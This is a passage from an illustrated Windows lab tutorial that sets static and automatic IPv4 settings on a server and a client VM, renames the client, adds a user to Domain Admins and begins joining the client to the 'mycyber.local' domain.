


Figure 4 – Left click on ethernet

1.2.1. Right-click on the ethernet icon and select ***properties***




Figure 5 – Ethernet properties

1.2.2. In the new window, uncheck the ***IPv6 option***

1.2.3. Then click on the ***IPv4 option*** and click on the ***properties*** button




Figure 6 – IPv4 Properties

1.2.4. On the IPv4 Properties screen,

1.2.4.1. Click on ***Use the following IP address***, enter "200.200.200.254" as the IP address, enter "255.255.255.0" as the subnet mask, and then enter "200.200.200.1" as the Default gateway

1.2.4.2. In the Preferred DNS server box, enter an IP address of "200.200.200.254," leave the alternate DNS box empty

1.2.4.3. Click ***ok***




Figure 7 – Set the IP address

1.2.5. Click on ***close***

1.3. Close the network connections window

2. Add the client machine to the server domain

2.1. Log into the client machine

2.2. Click on the ***magnifying glass icon*** in the lower left-hand corner

2.3. Enter the word ***cmd*** and press ***enter*** to access the command line

2.4. Once the command line has popped up, enter the command:

```
ncpa.cpl
```

You should see the following window pop up




Figure 8 – Client network settings

2.5. As we did for the Server Firewall earlier, Right-click on one of the ***ethernet*** options and select ***Properties***

2.5.1. In the new window, uncheck the ***IPv6 option***

2.5.2. Click on the ***IPv4*** option and select the ***properties*** button

2.5.2.1. Make sure the option “Obtain an IP address automatically” is selected

2.5.2.2. Make sure the option “Obtain DNS server address automatically” is selected

2.5.2.3. Click on ***OK***




Figure 9 – Client IPv4 network settings

2.5.3. Click on ***close***

2.6. Close the network connections window

2.7. In the CLI, type the following to make sure your VM has an IP address

```
ipconfig
```




Figure 10 – Check for IP address

2.8. Change the PC name

2.8.1. Click on the ***magnifying glass icon*** in the lower left-hand corner and type **Control Panel** to open the Control Panel




Figure 11 – Control panel

2.8.2. Click ***System and Security***, then click on ***System***




Figure 12 – Renaming a PC

2.8.3. Click on ***Rename this PC*** and reset the name to "Client-1"

2.8.4. Reboot the VM




Figure 13 – Restart now

2.9. Join the client to the domain

2.9.1. Verify that we have a network administrator on the server

2.9.1.1. On the Firewall Server, under tools, open the Active Directory Users and Computers menu

2.9.1.2. Verify that Ian Worthington is listed as a user. If not, revisit the instructions for setting up a Windows server

2.9.1.3. Right-click on Ian Worthington and select Add to a Group

2.9.1.4. In the Enter the object names to select textbox, type “Domain Admins” then click ***Check Names,*** then click ***OK***




Figure 14 – Type in Domain Admins

2.9.2. Navigate to client Win-1

2.9.2.1. Type “Control Panel” in the search box to open the Control Panel

2.9.2.2. Click on System and Security

2.9.2.3. Click on System

2.9.2.4. Scroll down until you see Domain or Workgroup and click on that




Figure 15 – Domain or workgroups

2.9.2.5. On the system properties window, click on Change




Figure 16 – System properties

2.9.2.6. In the “Member of” section, click on Domain and type *mycyber.local* and press OK

